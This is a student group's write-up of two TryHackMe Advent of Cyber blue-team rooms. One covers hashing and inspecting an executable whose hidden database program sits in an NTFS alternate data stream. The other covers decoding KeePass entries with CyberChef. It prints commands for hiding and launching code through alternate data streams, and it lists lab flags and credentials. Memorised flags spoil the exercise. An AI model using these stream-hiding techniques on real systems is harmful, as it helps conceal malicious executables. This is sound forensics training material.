

# *PSP0201*

## Week 6

# Writeup

Group Name: Woohoo


Members

ID	Name	Role
1211100312	CHAN HAO YANG	Leader
1211101506	LEONG JIA YI	Member
1211101961	CHAI DI SHENG	Member
1211101726	TAI JIN PEI	Member


## Day 21-[Blue Teaming]Time for some ELForensics

Tools Used: Attack box, Terminal, Remmina

Solution/Walkthrough:



First, we open up remmina and login with the username and password provided.



In the powershell, we use `cd .\Documents\` and `dir` to see the contents in Documents

```
PS C:\Users\littlehelper\Documents> more '.\db file hash.txt'
Filename:      db.exe
MD5 Hash:      596690FFC54AB6101932856E6A78E3A1
```

We then type **more '.\db file hash.txt'** to get the file hash.

Q1: Read the contents of the text file within the Documents folder. What is the file hash for db.exe?

**ANS: 596690FFC54AB6101932856E6A78E3A1**

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 .\deebee.exe
Algorithm      Hash
-----        -----
MD5           5F037501FB542AD2D9B06EB12AED09F0
```

After that, we type **Get -FileHash -Algorithm MD5 .\deebee.exe** to get the MD5 file hash.

Q2: What is the MD5 file hash of the mysterious executable within the Documents folder?

**ANS: 5F037501FB542AD2D9B06EB12AED09F0**


```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256 .\deebee.exe
Algorithm      Hash
-----        -----
SHA256         F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F55...
```

Q3: What is the SHA256 file hash of the mysterious executable within the Documents folder?

**ANS:F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F55...**

```
PS C:\Users\littlehelper\Documents> .\deebee.exe
```


Then we type **.\deebee.exe** to see the content of the exe file



```
Windows PowerShell
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!
>;^P
PS C:\Users\littlehelper\Documents> C:\Tools\strings64.exe -accepteula .\deebee.exe
```


Thirdly, we type **C:\Tools\strings64.exe -accepteula .\deebee.exe**.

Q4: Using Strings find the hidden flag within the executable?



```
Select Windows PowerShell
deebree.exe
System.Threading
System.Runtime.Versioning
Program
System
Main
System.Reflection
Sleep
Clear
.ctor
System.Diagnostics
System.Runtime.InteropServices
System.Runtime.CompilerServices
DebuggingModes
args
Object
Accessing the Best Festival Company Database...
Done.
Using SSO to log in user...
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $(Get-Content $(Get-Command C:\Users\littlehelper\Documents\db.exe).Path -ReadCount 0 -Encoding Byte) -Encoding Byte -String hidedb
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
```

**ANS:THM{f6187e6cbeb1214139ef313e108cb6f9}**



```
PS C:\Users\littlehelper\Documents> Get-Item -Path .\deebee.exe -Stream *


PSPath          : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Do
                  cuments\deebee.exe::$DATA
PSParentPath   : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Do
                  cuments
PSChildName    : deebee.exe::$DATA
PSDrive        : C
PSProvider     : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName       : C:\Users\littlehelper\Documents\deebee.exe
Stream         : ::$DATA
Length         : 5632

PSPath          : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Do
                  cuments\deebee.exe:hidedb
PSParentPath   : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Do
                  cuments
PSChildName    : deebee.exe:hidedb
PSDrive        : C
PSProvider     : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName       : C:\Users\littlehelper\Documents\deebee.exe
Stream         : hidedb
Length         : 6144
```

Fourthly, we type **Get -Item -Path .\deebee.exe -Stream \***.

Q5: What is the powershell command used to view ADS?

**ANS: Get-Item -Path file.exe -Stream \***




```
PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path .\deebee.exe:hidedb)
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 3296;
    ReturnValue = 0;
};

PS C:\Users\littlehelper\Documents> _
```

Finally, we use **wmic process call create \$(Resolve-Path .\deebee.exe:hidedb)** and execute the program.

Q6: What is the flag that is displayed when you run the database connector file?



```
Select C:\Users\littlehelper\Documents\deebee.exe:hidedb
Choose an option:
1) Nice List
2) Naughty List
3) Exit

THM{088731ddc7b9fdeccaed982b07c297c}

Select an option: -
```

**ANS:THM{088731ddc7b9fdeccaed982b07c297c}**

Q7: Which list is Sharika Spooner on?



```
C:\Users\littlehelper\Documents\deebee.exe:hidedb
Choose an option:
1) Nice List
2) Naughty List
3) Exit


THM{088731ddc7b9fdeccaed982b07c297c}

Select an option: 2
```

```
Damel Watwood
Kareem Frakes
Jacques Elmore
Margery Weatherly
Glenn Montufar
Doy Keisler
Wendy Lair
Lucas Gravitt
Malka Burley
Darleen Rhea
Mozell Linger
Shantell Matsumoto
Garth Arambula
Lavada Whitlock
Chance Heisler
Goldie Kimrey
Muriel Ariza
Missy Stiner
Sanford Geesey
Dovan Hullett
Sherlene Loehr
Melisa Vanhoose
Sharika Spooner
```

**ANS:Naughty List**

Q8: Which list is Jaime Victoria on?



```
Select an option: 1
```

```

Karly Lorenzo
Cina Mccay
Andre Schepis
Gabriel Youngren
Lilia Waldrip
Jesenia Pressley
Zuleima Mcgnory
Alishia Abadie
Clementine Wotring
Maximina Lamer
Allison Reich
Laurine Bryce
Carmelo Reichel
Savannah Helsel
Rossie Nordin
Glenn Malpass
Dahlia Bortz
Denice Wachtel
Frances Merkle
Thomasena Latimore
Laurena Gardea
Delphine Gossard
Jaime Victoria

```

## ANS:Nice List


### Thought Process/Methodology:

First, we open up remmina and login with the username and password provided. In the powershell, we use `cd .\Documents\` and `dir` to see the contents in Documents. We type `more '.\db file hash.txt'` and `Get -FileHash -Algorithm MD5 .\deebee.exe` to get the two file hash. Secondly, we type `.\deebee.exe` to see the content of the exe file. Thirdly, we type `C:\Tools\strings64.exe -accepteula .\deebee.exe` to scan the mysterious executable. Fourthly, we type `Get -Item -Path .\deebee.exe -Stream *` to view the ADS using Powershell. Finally, we use `wmic process call create $(Resolve-Path .\deebee.exe:hidedb)` command to run to launch the hidden executable hiding within ADS and we will get the flag and the two list.



## Day 22-[Blue Teaming]Elf McEager becomes CyberElf

**Tools Used:** Attack box, Terminal, Remmina, Google Chrome

### Solution/Walkthrough:



First, we open up remmina and login with the username and password provided.




When we open up Keepass, it will ask for the Master Password but we have no idea about it.

Below the File Explorer is a screenshot of the CyberChef website. The 'Input' section shows the Base64 encoded string: `dGhIZ3JpbmNod2FzaG...ZQ==`. The 'Output' section shows the decrypted result: `thegrinchwahere`. The 'Properties' table indicates the result is in English and German. The 'Recipe' section shows a 'Magic' recipe with a depth of 3.

Second, we copy the code in the directory and go to CyberChef website to translate the code.

Q1: What is the password to the KeePass database?

**ANS : thegrinchwashere**




We will get access to KeePass after inserting the password.

Q2: What is the encoding method listed as the 'Matching ops'?



Recipe (click to load)	Result snippet	Properties
<code>From_Base64('A-Za-z0-9+/_',true,false)</code>	thegrinchwashere	Possible languages: English German Dutch Indonesian Matching ops: From Base64, From Base85 Valid UTF8 Entropy: 3.28

**ANS :base64**

Q3: What is the note on the hiya key?



**ANS:Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P**





Third, we open up the Elf Server and copy the password and translate it in CyberChef.

Q4: What is the decoded password value of the Elf Server?

**ANS: sn0wM4n!**

Q5: What was the encoding used on the Elf Server password?

## ANS:Hex



Fourth, we will continue to translate the password for ElfMail.

Q6: What is the decoded password value for ElfMail?

## ANS:ic3Skating!

 Edit Entry X

## Edit Entry

You're editing an existing entry.

[Entry](#) [Advanced](#) [Properties](#) [Auto-Type](#) [History](#)


Title:	<input type="text" value="Elf Security System"/>	Icon:	
User name:	<input type="text" value="superelfadmin"/>		
Password:	<input type="text" value="nothinghere"/> <span style="float: right;">...</span>		

Q7: What is the username:password pair of Elf Security System?

**ANS:superlfadmin:nothinghere**

Fifth, we copy the Charcode from the notes and go to CyberChef and we will get the output of the link

<https://gist.github.com/heavenraiza/1d321244c4d667446dbfd9a3298a88b8>.



cybere1f  
1 THM{657012dcf3d1318dca0ed864f0e70535} Raw

Finally, we follow the link and we will get the flag.

Q8: Decode the last encoded value. What is the flag?

**ANS : THM{ 657012dcf3d1318dca0ed864f0e70535 }**


#### **Thought Process/Methodology:**

First, we open up remmina and login with the username and password provided. When we are in and open up Keepass, it will ask for the Master Password. Second, we copy the code in the directory and go to CyberChef website to translate the code and we will get the master password **thegrinchwashere**. Third, we open up the Elf Server and copy the password and translate it in CyberChef to get the answer **sn0wM4n!**. Fourth, we will continue to translate the password for ElfMail and get the answer **ic3Skating!**. Fifth, we copy the Charcode from the notes and go to CyberChef and we will get the output of the link 